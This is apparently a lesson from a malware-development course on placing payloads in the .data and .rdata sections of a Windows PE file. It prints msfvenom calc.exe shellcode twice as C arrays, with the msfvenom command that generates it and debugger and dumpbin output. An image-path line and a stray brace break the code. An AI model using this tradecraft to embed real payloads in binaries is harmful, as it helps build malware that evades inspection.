

# Payload Placement - .data & .rdata Sections

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## Introduction

As a malware developer, one will have several options as to where the payload can be stored within the PE file. Depending on the choice, the payload will reside in a different section within the PE file. Payloads can be stored in one of the following PE sections:

- .data
- .rdata
- .text
- .rsrc

This module demonstrates how to store payloads in the .data and .rdata PE sections.

## .data Section

The .data section of a PE file is a section of a program's executable file that contains initialized global and static variables. This section is readable and writable, making it suitable for an encrypted payload that requires decryption during runtime. If the payload is a global or local variable, it will be stored in the .data section, depending on the compiler settings.

The code snippet below shows an example of having a payload stored in the .data section.

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .data saved payload
unsigned char Data_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
    0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
    0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
    0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
    0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
```

```

0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

```

```

int main() {


    printf("[i] Data_RawData var : 0x%p \n", Data_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}

```

```
}
```

The image below shows the output of the above code snippet in xdbg. Make note of a few items within the image:

1. The `.data` section starts at the address `0x00007FF7B7603000`.
2. The `Data_RawData`'s base address is `0x00007FF7B7603040` which is an offset of `0x40` from the `.data` section.
3. Note the memory protection of the region is specified as `RW` which indicates it is a read-write region.



## .rdata Section

Variables that are specified using the `const` qualifier are written as constants. These types of variables are considered "read-only" data. The letter "r" in `.rdata` indicates this, and any attempt to change these variables will cause access violations. Furthermore, depending on the compiler and its settings, the `.data` and `.rdata` sections may be merged, or even merged into the `.text` section.

The code snippet below shows an example of having a payload stored in the `.rdata` section. The code will essentially be the same as the previous code snippet except the variable is now preceded by the `const` qualifier.

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .rdata saved payload
const unsigned char Rdata_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
    0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
    0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
    0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
```

```

0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

    printf("[i] Rdata_RawData var : 0x%p \n", Rdata_RawData);
    printf("[#] Press <Enter> To Quit ...");

```

```

    getchar();
    return 0;
}

```

The image below shows the output of running [dumpbin.exe](#) on the PE file. Installing Visual Studio's C++ runtime will automatically download dumpbin.exe.

Command: `dumpbin.exe /ALL <binary-file.exe>`

Scroll down and view the details of the `.rdata` section which contains the data stored in its raw binary format.

```

SECTION HEADER #2
.rdata name
107A virtual size
2000 virtual address (0000000140002000 to 0000000140003079)
1200 size of raw data
1200 file pointer to raw data (00001200 to 000023FF)
0 file pointer to relocation table
0 file pointer to line numbers
0 number of relocations
0 number of line numbers
40000040 flags
    Initialized Data
    Read Only

RAW DATA #2
0000000140002000: F4 2F 00 00 00 00 00 00 18 2F 00 00 00 00 00 00  ô/...../.....
0000000140002010: 32 2F 00 00 00 00 00 00 46 2F 00 00 00 00 00 00  2/.....F/.....
0000000140002020: 62 2F 00 00 00 00 00 00 80 2F 00 00 00 00 00 00  b/...../.....
0000000140002030: 4E 30 00 00 00 00 00 00 3A 30 00 00 00 00 00 00  N0.....:0.....
0000000140002040: 24 30 00 00 00 00 00 00 0A 30 00 00 00 00 00 00  $0.....0.....
0000000140002050: 04 2F 00 00 00 00 00 00 DE 2F 00 00 00 00 00 00  ./.....p/.....
0000000140002060: C4 2F 00 00 00 00 00 00 A8 2F 00 00 00 00 00 00  Ä/....."/.....
0000000140002070: 94 2F 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ./...../.....
0000000140002080: 3E 2C 00 00 00 00 00 00 28 2C 00 00 00 00 00 00  >.....C,.....
0000000140002090: 10 2C 00 00 00 00 00 00 5C 2C 00 00 00 00 00 00  .,.....\,.....

```

Scrolling down further shows the allocated payload which is highlighted in the image below.

